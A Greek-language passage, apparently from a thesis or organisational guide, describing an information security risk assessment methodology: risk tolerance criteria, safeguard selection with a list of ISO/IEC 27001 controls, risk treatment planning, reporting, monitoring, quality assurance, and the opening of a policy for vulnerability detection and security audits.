
Εάν ο συνολικός κίνδυνος έχει αξιολογηθεί ως «Μεσαίος», «Υψηλός» ή «Κρίσιμος», τότε απαιτείται σχέδιο δράσης αντιμετώπισης κινδύνου για τον συγκεκριμένο κίνδυνο. Εάν δεν έχει αξιολογηθεί με μία από τις παραπάνω κατηγορίες, τότε η διεργασία τερματίζεται για τον συγκεκριμένο κίνδυνο.

Η ανοχή απεικονίζει τη στάση απέναντι στη συνολική αξιολόγηση για κάθε κίνδυνο και δηλώνει, εάν απαιτείται, ένα σχέδιο δράσης. Η ανοχή προορίζεται ως μέσο για την τυποποίηση της διαδικασίας λήψης αποφάσεων, όσον αφορά στον περιορισμό του κινδύνου. Σύμφωνα με το αποτέλεσμα της ανοχής, η μονάδα προχωρά στην ανάπτυξη ενός σχεδίου δράσης, προκειμένου να ελαχιστοποιηθεί η πιθανότητα ή/και οι συνέπειες του κινδύνου. Η «ανοχή» του κινδύνου αποτελείται από ένα σύνολο από προκαθορισμένες τιμές και προέρχεται από τη χρήση των κανόνων που αναφέρονται παρακάτω.

Συνολική Αξιολόγηση Κινδύνου	**Αντιμετώπιση Κινδύνου**	**Ανοχή**	**Σχόλια**
1-Χαμηλή Σοβαρότητα	*Αποδοχή, Μείωση ή Διαμοιρασμός ή Αποφυγή Κινδύνου*	*Δεν απαιτείται Σχέδιο Δράσεως*	*Η συνολική αξιολόγηση υποδεικνύει ότι η επίπτωση είναι εντός των επιπέδων ανοχής –ως εκ τούτου δεν απαιτείται σχέδιο δράσεως.*
2-Μεσαία Σοβαρότητα		*Προτείνεται Σχέδιο Δράσεως*	*Η συνολική αξιολόγηση υποδεικνύει ότι η επίπτωση είναι εντός των επιπέδων ανοχής – ως εκ τούτου το σχέδιο δράσεως δεν είναι απαραίτητο αλλά προτείνεται. Οι λόγοι για τη μη λήψη ενεργειών περιορισμού του κινδύνου πρέπει να αιτιολογούνται από τον Ιδιοκτήτη Πληροφοριών και να επισκοπηθούν από τον Υπεύθυνο Ασφάλειας Πληροφοριών*
3-Υψηλή Σοβαρότητα		*Απαιτείται Σχέδιο Δράσεως*	*Η συνολική αξιολόγηση υποδεικνύει ότι ο περιορισμός του κινδύνου είναι υποχρεωτικός ή απαιτείται αποδοχή του κινδύνου από την Διοίκηση*
4-Κρίσιμη Σοβαρότητα			

Πίνακας 14: Κριτήρια Ανοχής Κινδύνου

2.3.5.3 Στάδιο 5.3: Συστάσεις Δικλείδων Ασφαλείας

Όπου έχει επιλεγεί η αντιμετώπιση κινδύνου μέσω της μειώσεως του κινδύνου, η Ομάδα Αξιολογήσεως πρέπει να προτείνει τις κατάλληλες δικλείδες ασφαλείας ώστε να μειώσει αποτελεσματικά την πιθανότητα η πηγή της απειλής να εκμεταλλευτεί την ευπάθεια, σε ένα αποδεκτό επίπεδο υπολειπόμενου κινδύνου.

Η επιλογή των σωστών δικλείδων ασφαλείας απαιτεί καλή κατανόηση των δικλείδων ασφαλείας που είναι διαθέσιμες για να αντιμετωπιστεί μία συγκεκριμένη απαίτηση μέσα στον οργανισμό, γνώση του τρόπου με τον οποίο λειτουργούν, καθώς και το πόσο αποτελεσματικές είναι, υπό τις συγκεκριμένες περιστάσεις. Ως εκ τούτου, η εμπλοκή εξειδικευμένων στελεχών, εφόσον είναι διαθέσιμοι, είναι σημαντική. Τα εξειδικευμένα στελέχη ενδέχεται να είναι από τη μονάδα Ασφαλείας Πληροφοριών, τη μονάδα Κανονιστικής Συμμόρφωσης ή τις μονάδες Πληροφορικής κ.λπ.

Πιθανές πηγές δεδομένων Ανάλυσης Επιχειρησιακών επιπτώσεων είναι:

- Πλαίσιο Ασφαλείας Πληροφοριών του οργανισμού
- Βέλτιστες Πρακτικές και Πρότυπα Ασφαλείας
- Μονάδα Διαχειρίσεως Λειτουργικού Κινδύνου

Κατά την επιλογή δικλείδων ασφαλείας θα πρέπει να ληφθούν υπόψη νομικές, κανονιστικές και συμβατικές απαιτήσεις. Επιπλέον, θα πρέπει να ληφθεί υπόψη η σχέση κόστους/οφέλους των δικλείδων ασφαλείας, η προσπάθεια που απαιτείται για να υλοποιηθούν και να διατηρηθούν οι δικλείδες ασφαλείας, καθώς και οι επιχειρησιακές και πολιτιστικές πτυχές του οργανισμού. Η επιλογή πρέπει να λάβει υπόψη τον τύπο της δικλείδας ασφαλείας (π.χ. προληπτική ή εντοπισμού) και της φύσεως της (π.χ. διαδικαστική, τεχνική).

<u>Ενέργειες Σταδίου 5.3</u>

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Ενοποίηση των ενεργειών αντιμετωπίσεως κινδύνου στη φόρμα "αξιολόγησης απειλών και ευπαθειών"
- Αξιοποίηση των διαθέσιμων πηγών πληροφόρησης και των προτάσεων των εξειδικευμένων στελεχών από ένα εύρος επιλογών δικλείδων ασφαλείας σύμφωνα με τον Πίνακα 15 που έχει σχεδιαστεί να μειώσει ή να περιορίσει τους αναγνωρισμένους κινδύνους

- Προσδιορισμός και ανάθεση για κάθε κίνδυνο και κάθε ενέργεια αντιμετώπισης κινδύνου ενός «Ιδιοκτήτη Κινδύνου»
- Η εργασία επαναλαμβάνεται για τους υπόλοιπους κινδύνους.

ISO/IEC 2700:2013			
5.1.1	Policies for information security	12.1.2	Change management
5.1.2	Review of the policies for information security	12.1.3	Capacity management
6.1.1	Information security roles and responsibilities	12.1.4	Separation of development, testing and operational environments
6.1.2	Segregation of duties	12.2.1	Controls against malware
6.1.3	Contact with authorities	12.3.1	Information backup
6.1.4	Contact with special interest groups	12.4.1	Event logging
6.1.5	Information security in project management	12.4.2	Protection of log information
6.2.1	Mobile device policy	12.4.3	Administrator and operator logs
6.2.2	Teleworking	12.4.4	Clock synchronization
7.1.1	Screening	12.5.1	Installation of software on operational systems
7.1.2	Terms and conditions of employment	12.6.1	Management of technical vulnerabilities
7.2.1	Management responsibilities	12.6.2	Restrictions on software installation
7.2.2	Information security awareness education and training	12.7.1	Information system audit controls
7.2.3	Disciplinary process	13.1.1	Network controls
7.3.1	Termination of change of employment responsibilities	13.1.2	Security of network services
8.1.1	Inventory of assets	13.1.3	Segregation in networks
8.1.2	Ownership of assets	13.2.1	Information transfer policies and procedures
8.1.3	Acceptable use of assets	13.2.2	Agreements on information transfer
8.1.4	Return of assets	13.2.3	Electronic messaging
8.2.1	Classification of information	13.2.4	Confidentiality or non-disclosure agreements
8.2.2	Labelling of information	14.1.1	Information security requirements analysis and specification
8.2.3	Handling of assets	14.1.2	Securing application services on public networks
8.3.1	Management of removable media	14.1.3	Protecting application services transactions
8.3.2	Disposal of media	14.2.1	Secure development policy
8.3.3	Physical media transfer	14.2.2	System change control procedures
9.1.1	Access control policy	14.2.3	Technical review of applications after operating platform changes
9.1.2	Access to networks and network services	14.2.4	Restrictions on changes to software packages
9.2.1	User registration and de-registration	14.2.5	Secure system engineering principles
9.2.2	User access provisioning	14.2.6	Secure development environment

9.2.3	Management of privileged access rights	14.2.7	Outsourced development
9.2.4	Management of secret authentication information of users	14.2.8	System security testing
9.2.5	Review of user access right	14.2.9	System acceptance testing
9.2.6	Removal or adjustment of access rights	14.3.1	Protection of test data
9.3.1	Use of secret authentication information	15.1.1	Information security policy for supplier relationships
9.4.1	Information access restriction	15.1.2	Addressing security within supplier agreements
9.4.2	Secure log-on procedures	15.1.3	Information and communication technology supply chain
9.4.3	Password management system	15.2.1	Monitoring and review of supplier services
9.4.4	Use of privileged utility programs	15.2.2	Managing changes to supplier services
9.4.5	Access control to program source code	16.1.1	Responsibilities and procedures
10.1.1	Policy on the use of cryptographic controls	16.1.2	Reporting information security events
10.1.2	Key management	16.1.3	Reporting information security weaknesses
11.1.1	Physical security perimeter	16.1.4	Assessment of and decision on information security events
11.1.2	Physical entry controls	16.1.5	Response to information security incidents
11.1.3	Securing offices, rooms and facilities	16.1.6	Learning from information security incidents
11.1.4	Protecting against external and environmental threats	16.1.7	Collection of evidence
11.1.5	Working in secure areas	17.1.1	Planning information security continuity
11.1.6	Delivery and loading areas	17.1.2	Implementing information security continuity
11.2.1	Equipment siting and protection	17.1.3	Verify, review and evaluate information security continuity
11.2.2	Supporting utilities	17.2.1	Availability of information processing facilities
11.2.3	Cabling security	18.1.1	Identification of applicable legislation and contractual requirements
11.2.4	Equipment maintenance	18.1.2	Intellectual property rights
11.2.5	Removal of assets	18.1.3	Protection of records
11.2.6	Security of equipment and assets off-premises	18.1.4	Privacy and protection of personally identifiable information
11.2.7	Secure disposal or re-use of equipment	18.1.5	Regulation of cryptographic controls
11.2.8	Unattended user equipment	18.2.1	Independent review of information security
11.2.9	Clear desk and clear screen policy	18.2.2	Compliance with security policies and standards
12.1.1	Documented operating procedures	18.2.3	Technical compliance review

Πίνακας 15: Κατάλογος Δικλείδων Ασφαλείας

2.3.5.4 Στάδιο 5.4: Σχέδιο Αντιμετωπίσεως Κινδύνου

Η τελική εργασία σε αυτή τη φάση απαιτεί την ενοποίηση και την προτεραιοποίηση των επιλεγμένων αποφάσεων αντιμετώπισης των κινδύνων από την Ομάδα Αξιολόγησης. Το σχέδιο αντιμετώπισης των κινδύνων περιλαμβάνει βασικά χαρακτηριστικά του κάθε κινδύνου που έχει αναγνωριστεί με βάση τα δεδομένα που έχουν συλλεχθεί, τις τιμές που έχουν υπολογιστεί καθώς και τις δικλείδες ασφαλείας που προτείνονται για τη μείωση των κινδύνων σε αποδεκτό επίπεδο.

Κάθε κίνδυνος απαιτεί επίσης τον προσδιορισμό και την ανάθεση ενός ιδιοκτήτη κινδύνου, ο οποίος θα είναι υπεύθυνος για την επισκόπηση και την έγκριση των σχεδίων αντιμετώπισης των κινδύνων καθώς και των υπόλοιπων κινδύνων. Ο Ιδιοκτήτης Κινδύνων θα είναι επίσης υπεύθυνος για την υλοποίηση του σχεδίου αντιμετώπισης των κινδύνων.

Ενέργειες Σταδίου 5.4

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Ανάθεση ενός μοναδικού αναγνωριστικού αριθμού κινδύνου καθώς και ενός ιδιοκτήτη κινδύνων για κάθε κίνδυνο που έχει εντοπιστεί και υπόκειται σε αντιμετώπιση κινδύνου
- Καταχώρηση των προτεινόμενων δικλείδων ασφαλείας με στόχο τη μείωση του υπολειπόμενου κίνδυνου σε ένα αποδεκτό επίπεδο ανοχής ή άλλης ενέργειας που έχει προταθεί
- Ανάθεση της προτεινόμενης ημερομηνίας υλοποιήσεως για κάθε δικλείδα ασφαλείας/ενέργεια
- Καταχώρηση του υπολειπόμενου κινδύνου λαμβάνοντας υπόψη την προτεινόμενη δικλείδα ασφαλείας/ενέργεια
- Επισκόπηση και έγκριση της προτεινόμενης δικλείδας ασφαλείας/ενέργειας και της ημερομηνίας υλοποιήσεως από τον Ιδιοκτήτη Κινδύνων
- Η εργασία επαναλαμβάνεται για τους υπόλοιπους κινδύνους
- Υποβολή του πλάνου αντιμετώπισης κινδύνου στον Υπεύθυνο Ασφαλείας Πληροφοριών για τελική επισκόπηση.

Απαιτείται έγκριση του Σχεδίου Δράσης από τους υπεύθυνους Ιδιοκτήτες Κινδύνων για τους κινδύνους που τους έχουν ανατεθεί. Επίσης απαιτείται έγκριση από τον Υποστηρικτή

Έργου και τους Ιδιοκτήτες Πληροφοριών. Επιπλέον έγκριση ενδέχεται να απαιτηθεί από όργανα λήψης αποφάσεων του οργανισμού όπως για παράδειγμα η Επιτροπή Λειτουργικού Κινδύνου, η Εκτελεστική Επιτροπή κλπ. Όπως και στα προηγούμενα στάδια, ο Υπεύθυνος Ασφαλείας Πληροφοριών διατηρεί το δικαίωμα να μεταβάλει τα αποτελέσματα της αξιολόγησης, στηριζόμενος στη δική του επισκόπηση.

2.3.6 Στάδιο 6: Υποβολή Εκθέσεων και Ολοκλήρωση Αξιολογήσεως

Ο στόχος αυτής της φάσης είναι να οριστικοποιήσει τα παραδοτέα και να ολοκληρώσει το έργο αξιολόγησης κινδύνων ασφάλειας πληροφοριών. Στο τέλος αυτής της φάσης, η Ομάδα Αξιολόγησης θα έχει επικοινωνήσει τα αποτελέσματα της αξιολόγησης κινδύνων σε όλα τα σχετικά ενδιαφερόμενα μέρη και θα έχει συγκεντρώσει όλα τα «έγγραφα εργασίας» που είναι απαραίτητα για την υποστήριξη όλων των δραστηριοτήτων που πραγματοποιήθηκαν κατά τη διεργασία αξιολόγησης κινδύνων ασφάλειας πληροφοριών. Είναι σημαντικό τα έγγραφα εργασίας καθώς και όλες οι πληροφορίες που χρησιμοποιήθηκαν να διατηρηθούν, δεδομένου ότι τα αποτελέσματα της αξιολόγησης κινδύνου υπόκεινται σε επισκόπηση από τα ίδια ενδιαφερόμενα μέρη, τους ελεγκτές ή τις ρυθμιστικές αρχές.

Ενέργειες Σταδίου 6

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Σύνταξη έκθεσης προκειμένου να επισκοπηθεί από τον επικεφαλής Ομάδας Αξιολόγησης και τον Υποστηρικτή Έργου
- Με βάση τα σχόλια της επισκόπησης, οριστικοποίηση και έκδοση έκθεσης με καθορισμένους αποδέκτες
- Συλλογή όλων των υποστηρικτικών και ηλεκτρονικών αρχείων και εντύπων εγγράφων που καταχωρήθηκαν κατά τη φάση της αξιολόγησης
- Παράδοση οποιασδήποτε τεκμηρίωσης και υλικών που πρόκειται να επιστραφούν στους δικαιούχους
- Ασφαλή αποθήκευση και καταγραφή των αρχείων σε χώρο αποθηκεύσεως
- Εκτέλεση λοιπών δραστηριοτήτων ολοκλήρωσης, όπως απαιτείται και ολοκλήρωση του έργου. Οριστικοποίηση τυχόν συμβατικών θεμάτων, όπως

είναι η επίσημη γραπτή έγκριση των τελικών παραδοτέων και η γραπτή επιβεβαίωση ότι όλες οι εργασίες παράδοσης έχουν επίσημα ολοκληρωθεί.

2.3.7 Στάδιο 7: Συνεχής Παρακολούθηση Κινδύνου και Υποβολή Εκθέσεων

Ο πρωταρχικός στόχος αυτής της φάσης είναι να εξασφαλιστεί ότι η κατάσταση των σχεδίων αντιμετώπισης των κινδύνων, παρακολουθείται τακτικά και τα βασικά ενδιαφερόμενα μέρη ενημερώνονται. Κατά τη διάρκεια της παρακολούθησης των κινδύνων ασφαλείας θα πρέπει τα βασικά ενδιαφερόμενα μέρη να ενημερώνονται για την πρόοδο των ενεργειών υλοποιήσεως που έχουν συμφωνηθεί, την αποτελεσματικότητα των επιλεγμένων δικλείδων ασφαλείας/ενεργειών και τις πιθανές περιοχές στις οποίες απαιτείται βελτίωση ή κλιμάκωση για την επίλυση τυχόν ζητημάτων.

Ενέργειες Σταδίου 7

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Οι Ιδιοκτήτες Κινδύνων παρακολουθούν και ενημερώνουν τα σχέδια αντιμετωπίσεως των κινδύνων βάση των ημερομηνιών υλοποιήσεως που έχουν συμφωνηθεί
- Ο Υπεύθυνος Ασφάλειας Πληροφοριών σε συνεργασία με τους Ιδιοκτήτες Κινδύνων, όπου αυτό απαιτείται, παρακολουθεί την κατάσταση και την αποτελεσματικότητα των δικλείδων ασφαλείας/ενεργειών που έχουν υλοποιηθεί
- Ο Υπεύθυνος Ασφάλειας Πληροφοριών ενημερώνει τα αποτελέσματα και αναφέρει την πρόοδο στα βασικά ενδιαφερόμενα μέρη και όπου αλλού χρειάζεται, αν απαιτείται περαιτέρω κλιμάκωση.

2.4 Διασφάλιση Ποιότητας

Τα παρακάτω κριτήρια έχουν τεθεί προκειμένου να διασφαλίσουν ότι η ποιότητα της διεργασίας Αξιολόγησης Κινδύνων Ασφάλειας Πληροφοριών διατηρείται σε ικανοποιητικό επίπεδο. Αυτό θα εξασφαλίσει ότι η ανάλυση πραγματοποιείται με έγκυρα και ακριβή δεδομένα, περιορίζοντας τυχόν μελλοντικά γεγονότα.

- **Αποτελεσματική διαχείριση του έργου** – Θα πρέπει να εφαρμοστούν αρχές κατά τη διάρκεια της διεργασίας Αξιολόγησης Κινδύνων Ασφάλειας Πληροφοριών, ώστε να γίνει ορθή διαχείριση των κινδύνων και να εξασφαλιστούν τα σχετικά οφέλη. Αυτό περιλαμβάνει τεκμηριωμένο σχεδιασμό του έργου, συνεχή παρακολούθηση των σημείων αναφοράς, έγκαιρο εντοπισμό και επίλυση των θεμάτων, λήψη απαιτούμενων εγκρίσεων, καθώς και τακτική επικοινωνία των ενδιαφερόμενων μερών.
- **Δέσμευση του Υποστηρικτή Έργου και του Επικεφαλής Ομάδας Αξιολογήσεως** – Ο Υποστηρικτής Έργου θα πρέπει να έχει την απαιτούμενη εξουσιοδότηση εντός του οργανισμού, ώστε να επηρεάσει τη συμμετοχή στο έργο και γενικά να εκπροσωπεί τη δέσμευση της Διοίκησης στη διεργασία Αξιολόγησης Κινδύνων Ασφάλειας Πληροφοριών. Για την επιτυχία της διεργασίας Αξιολόγησης Κινδύνων Ασφάλειας Πληροφοριών είναι επίσης σημαντικός ο ρόλος του επικεφαλής της Ομάδας Αξιολόγησης ο οποίος και είναι υπεύθυνος για τον συντονισμό των βασικών φάσεων, τη διαχείριση των εμπλεκόμενων μερών, την παροχή εποπτείας, την τεχνική υποστήριξη και τη διασφάλιση της ποιότητας.
- **Δέσμευση των Ενδιαφερομένων Μερών** - Προσδιορισμός όλων των σχετικών ενδιαφερομένων μερών και εξασφάλιση βασικών δεδομένων, όπως η ιδιοκτησία και οι αξίες των πόρων, οι απειλές, οι ευπάθειες και διασφάλιση ότι οι αξιολογήσεις του κινδύνου εκτελούνται επαρκώς κατά τη διάρκεια της διεργασίας Αξιολόγησης Κινδύνων Ασφάλειας Πληροφοριών.
- **Κοινή γλώσσα/κοινά κριτήρια αξιολογήσεως** - Ο σαφής ορισμός των όρων που σχετίζονται με τον κίνδυνο και τα κριτήρια αξιολογήσεως του κινδύνου παρέχεται από τη Μονάδα Ασφαλείας Πληροφοριών, είναι σύμφωνος με τη Μονάδα Λειτουργικού Κινδύνου και είναι τεκμηριωμένος στις σχετικές πολιτικές. Αυτό θα πρέπει να κοινοποιείται σε όλο το προσωπικό που συμμετέχει στη μεθοδολογία Αξιολόγησης Κινδύνων Ασφάλειας Πληροφοριών, ώστε να εξασφαλιστεί από κοινού η κατανόηση των όρων και των κριτηρίων που σχετίζονται με τον κίνδυνο, προκειμένου να χρησιμοποιούνται με συνεπή τρόπο.

- **Τακτική επισκόπηση των αξιολογήσεων** - Τακτική επισκόπηση των Αξιολογήσεων Κινδύνων Ασφάλειας Πληροφοριών πρέπει να πραγματοποιείται από την Μονάδα Ασφάλειας Πληροφοριών για να εξασφαλιστεί ότι οι αξιολογήσεις διατηρούν σταθερό το επίπεδο ποιότητας.
- **Εκπαίδευση προσωπικού** – Ο Υπεύθυνος Ασφάλειας Πληροφοριών καθώς και τα βασικά μέλη της Επιχειρησιακής Ομάδας, όπως οι Ιδιοκτήτες Πληροφοριών, θα πρέπει να λαμβάνουν βασική εκπαίδευση για το πώς πρέπει να εκτελείται μία Αξιολόγηση Κινδύνων Ασφάλειας Πληροφοριών. Ο Υπεύθυνος Ασφάλειας Πληροφοριών, τα βασικά μέλη της Επιχειρησιακής Ομάδας και το προσωπικό του Λειτουργικού Κινδύνου πρέπει να εκπαιδευτούν ώστε να είναι σε θέση να αναγνωρίσουν τους βασικούς κινδύνους ασφάλειας πληροφοριών που θα μπορούσαν να εμποδίσουν τους επιχειρησιακούς στόχους και να αναγνωρίσουν τις δικλείδες ασφαλείας που είναι σε ισχύ για τον περιορισμό αυτών των κινδύνων.
- **Βοηθητικό Εργαλείο Αξιολόγησης Κινδύνων Ασφάλειας Πληροφοριών** - Το εργαλείο περιέχει έναν αριθμό καταλόγων οι οποίοι θα πρέπει περιοδικά να ενημερώνονται ώστε να αντικατοπτρίζουν τις εξελισσόμενες απειλές και ευπάθειες. Ομοίως, επειδή το εργαλείο χρησιμοποιείται από πολλές ομάδες αξιολόγησης, οι όποιες προτάσεις για βελτίωση του εργαλείου θα πρέπει να κοινοποιούνται στον Υπεύθυνο Ασφάλειας Πληροφοριών. Οι αλλαγές που δύναται να έχουν αξία, εν συνεχεία θα ενσωματωθούν σε μελλοντικές εκδόσεις του εργαλείου.
- **Ποιότητα Τεκμηριώσεως** - Θα πρέπει να εξασφαλίζεται υψηλή ποιότητα τεκμηρίωσης, ώστε να διευκολύνονται οι ανεξάρτητες αξιολογήσεις ή να διασφαλίζονται μελλοντικοί έλεγχοι.

ΚΕΦΑΛΑΙΟ 3 – ΠΟΛΙΤΙΚΗ ΕΝΤΟΠΙΣΜΟΥ ΑΔΥΝΑΜΙΩΝ ΚΑΙ ΔΙΕΞΑΓΩΓΗΣ ΕΛΕΓΧΩΝ ΑΣΦΑΛΕΙΑΣ

Σε αυτό το κεφάλαιο θα γίνει προσπάθεια ανάπτυξης μίας πολιτικής εντοπισμού αδυναμιών και διεξαγωγής ελέγχων ασφαλείας. Η πολιτική αυτή θα έχει σαν στόχο να διατηρεί ένα επαρκές επίπεδο ασφαλείας ενός οργανισμού.

Κάθε οργανισμός θα πρέπει να θέτει ως στόχο τη δημιουργία μίας πολιτικής με την οποία θα είναι σε θέση να διατηρεί ένα επαρκές επίπεδο ασφαλείας. Η εφαρμογή της πολιτική αυτής θα έχει σαν σκοπό να παρέχει τη βοήθεια ελέγχου της ασφάλειας των πληροφοριακών πόρων, ενώ επίσης θα βοηθά και στην αποτίμηση του επιπέδου ασφαλείας τους. Η εφαρμογή της πολιτικής θα πρέπει να έχει ισχύ σε διοικητικό καθώς και σε τεχνικό επίπεδο.

Για τη δημιουργία της πολιτικής θα πρέπει να λαμβάνονται υπόψη οι βασικές αρχές εντοπισμού αδυναμιών καθώς και της διαδικασίας διενέργειας των ελέγχων, η συχνότητα με την οποία θα διεξάγονται οι έλεγχοι ασφαλείας, το εύρος το οποίο θα έχουν, τα εργαλεία που θα χρησιμοποιούνται και τέλος το πώς θα γίνεται η παρουσίαση και διαχείριση των αποτελεσμάτων των εκάστοτε ελέγχων ασφαλείας.

3.1 Βασικές αρχές

Ο Υπεύθυνος Ασφάλειας Πληροφοριών, σε συνεργασία με τον Υπεύθυνο Πληροφορικής και τον Υπεύθυνο Εσωτερικού Ελέγχου του οργανισμού, θα έχει την ευθύνη της δημιουργίας και τήρησης ενός Πλάνου Ελέγχων Ασφαλείας. Το πλάνο αυτό θα πρέπει να ελέγχεται και αναθεωρείται σε ετήσια βάση.

Το Πλάνο των Ελέγχων Ασφαλείας μετά τη δημιουργία του θα παρουσιάζεται από τον Υπεύθυνο Ασφαλείας Πληροφοριών, προς έγκριση από την διοίκηση του οργανισμού.

Τα πρότυπα βάσει των οποίων θα διενεργούνται οι διοικητικοί και τεχνολογικοί έλεγχοι ασφαλείας, θα τηρούνται και θα ενημερώνονται υπό την ευθύνη του Υπευθύνου Ασφαλείας Πληροφοριών. Η δημιουργία αυτών προτύπων θα πρέπει να περιλαμβάνει κατ' ελάχιστο τα εξής:

- Πρότυπο Σχεδίου Ελέγχου: Το πρότυπο για το Σχέδιο Ελέγχου θα καθορίζει τις μεθόδους με τις οποίες διεξάγονται οι έλεγχοι. Οι μέθοδοι αυτοί θα πρέπει να

προβλέπουν τις στρατηγικές που θα ακολουθούνται, τη μεθοδολογία, το χρονοδιάγραμμα διεξαγωγής τους και τέλος την υποβολή των εκάστοτε εκθέσεων.

- Πρότυπο Αποτελεσμάτων Ελέγχου και Ενημέρωσης Διοίκησης: Το πρότυπο Αποτελεσμάτων Ελέγχου θα καθορίζει τις μεθόδους για την τεκμηρίωση των αποτελεσμάτων του ελέγχου, των προτάσεων που θα καταγράφονται για τη βελτίωση της ασφαλείας των συστημάτων που ελέγχθηκαν, ενώ τέλος θα περιλαμβάνει και τα σχόλια που θα καταγράφονται από την ελεγχόμενη μονάδα.
- Πρότυπο Σύνοψης Προτάσεων: Το πρότυπο Σύνοψης Προτάσεων θα καθορίζει τις μεθόδους για την αποδοχή των προτάσεων του εκάστοτε ελέγχου ασφαλείας από τον Υπεύθυνο Διεξαγωγής Ελέγχου Ασφαλείας, καθώς επίσης και των ενεργειών που θα πραγματοποιηθούν για την επίλυση των προβλημάτων που θα εντοπισθούν.

Για τις αναθέσεις που γίνονται σε εξωτερικούς συνεργάτες για την υλοποίηση Ελέγχων Ασφαλείας κρίνεται σκόπιμο να υπάρχει σχετική πολιτική η οποία θα καθορίζει τις μεθόδους επιλογής και διαχείρισης συνεργασιών με εξωτερικούς συνεργάτες.

Η επιλογή εξωτερικού συνεργάτη για τη διενέργεια ενός ελέγχου ασφαλείας θα πρέπει να ακολουθεί κατ' ελάχιστο τους παρακάτω βασικούς κανόνες:

- Η επιλογή του εξωτερικού συνεργάτη για τη διενέργεια ενός ελέγχου ασφαλείας θα πρέπει να γίνεται μέσω μίας λίστας συνεργατών οι οποίοι έχουν εκ των προτέρων αξιολογηθεί για την καταλληλόλητα τους από τον Υπεύθυνο Ασφαλείας Πληροφοριών σε συνεργασία με τον Υπεύθυνο Πληροφορικής. Η λίστα αυτή θα πρέπει να είναι περιορισμένη με σκοπό την όσο το δυνατό μεγαλύτερη μείωση του κινδύνου διαρροής ευαίσθητων πληροφοριών. Η αξιολόγηση των εξωτερικών συνεργατών είναι σκόπιμο να διενεργείται σε ετήσια βάση.
- Η ανάθεση ενός ελέγχου ασφαλείας δεν θα πρέπει να γίνεται στον ίδιο εξωτερικό συνεργάτη ο οποίος υλοποίησε το πληροφοριακό σύστημα ή την υποδομή που πρόκειται να ελεγχθεί.
- Η ανάθεση ενός ελέγχου ασφαλείας δεν θα πρέπει να γίνεται στον ίδιο εξωτερικό συνεργάτη για δεύτερη συνεχόμενη φορά.

Όλοι οι έλεγχοι ασφαλείας θα πρέπει να καταγράφονται σε ένα αρχείο το οποίο θα περιλαμβάνει τα στοιχεία των ελέγχων, τα αποτελέσματα που καταγράφηκαν, οι

διορθωτικές ενέργειες που προτάθηκαν, καθώς και οι αντίστοιχες ενέργειες που τελικά έγιναν για την επίλυση των ευρημάτων των ελέγχων. Υπεύθυνος τήρησης του αρχείου είναι ο Υπεύθυνος Ασφαλείας Πληροφοριών.

3.2 Διεξαγωγή ελέγχων ασφαλείας

Είναι σημαντικό το εύρος των ελέγχων οι οποίοι πραγματοποιούνται, να εξασφαλίζουν έναν όσο το δυνατό αποτελεσματικότερο και πιο ολοκληρωμένο έλεγχο της ασφάλειας του οργανισμού. Για το σκοπό αυτό θα πρέπει να υλοποιούνται τεχνικοί έλεγχοι ασφαλείας των πληροφοριακών συστημάτων και υποδομών, όπως είναι οι βάσεις δεδομένων, οι εφαρμογές, τα δίκτυα κλπ. και τεχνικοί έλεγχοι των υποδομών ασφαλείας του διαδικτύου, του εσωτερικού δικτύου του οργανισμού και της προστασίας από κακόβουλο λογισμικό.

Οι έλεγχοι αυτοί θα εξασφαλίζουν την αποτελεσματικότητα των μηχανισμών ασφαλείας, της συμμόρφωση με το πλαίσιο ασφαλείας του οργανισμού, καθώς και την αποκάλυψη τυχόν αδυναμιών ασφαλείας, ώστε να διενεργηθούν οι κατάλληλες ενέργειες διόρθωσης τους. Ως Αδυναμία Ασφαλείας (Security Vulnerability) ορίζεται η απουσία ή αστοχία μηχανισμού ασφαλείας, η οποία θα έθετε σαν κίνδυνο την επίθεση σε κάποιο πληροφοριακό σύστημα.

Επίσης θα πρέπει να διενεργούνται και έλεγχοι οι οποίοι θα εξασφαλίζουν την συμμόρφωση με τους διοικητικούς μηχανισμούς ασφαλείας που έχει υλοποιήσει ο οργανισμός, με σκοπό την αποτίμηση της αποδοτικότητας των διαδικασιών και προτύπων ασφαλείας, τον έλεγχο τήρησης του πλαισίου ασφαλείας, καθώς και την επιβεβαίωση ότι το πλαίσιο ασφαλείας το οποίο έχει υλοποιηθεί, καλύπτει τυχόν διαδικαστικές, οργανωτικές και διαδικαστικές αλλαγές που έχουν ή ενδέχεται να υπάρχουν σε σχέση με τον προηγούμενο έλεγχο του.

Είναι κατανοητό ότι οι σημαντικότεροι έλεγχοι οι οποίοι διεξάγονται σε έναν οργανισμό, αφορούν τον έλεγχο των υποδομών διασύνδεσης του οργανισμού με το διαδίκτυο.

Μία σημαντική παράμετρος η οποία θα πρέπει να υπολογίζεται κατά τον σχεδιασμό των ελέγχων ασφαλείας, είναι να διεξάγονται στο μεγαλύτερο δυνατό βαθμό, αλλά θα πρέπει να μην επηρεάζουν τη λειτουργικότητα του οργανισμού. Εάν παρόλα αυτά πρόκειται να διεξαχθεί κάποιος έλεγχος ο οποίος ενδέχεται να επηρεάσει τη λειτουργικότητα της

υποδομής η οποία πρόκειται να εξεταστεί, τότε θα πρέπει να έχει προηγηθεί η ενημέρωση των επιχειρησιακών υπευθύνων της εφαρμογής, καθώς και των τεχνικών υπευθύνων.

Για τον σχεδιασμό των ελέγχων θα πρέπει να υπολογίζονται τα καθιερωμένα πρότυπα και να περιλαμβάνονται όσο το δυνατό περισσότερα ή κατ' ελάχιστο τα σημαντικότερα από τα γνωστά σενάρια επιθέσεων. Ταυτόχρονα θα πρέπει να ελέγχονται και να αξιολογούνται οι διαδικασίες λειτουργίας και διαχείρισης του συστήματος που ελέγχεται. Ο δε σκοπός του ελέγχου θα πρέπει να έχει καταγραφεί και συμφωνηθεί με τον επιχειρησιακό υπεύθυνο της εξεταζόμενης εφαρμογής ή υποδομής.

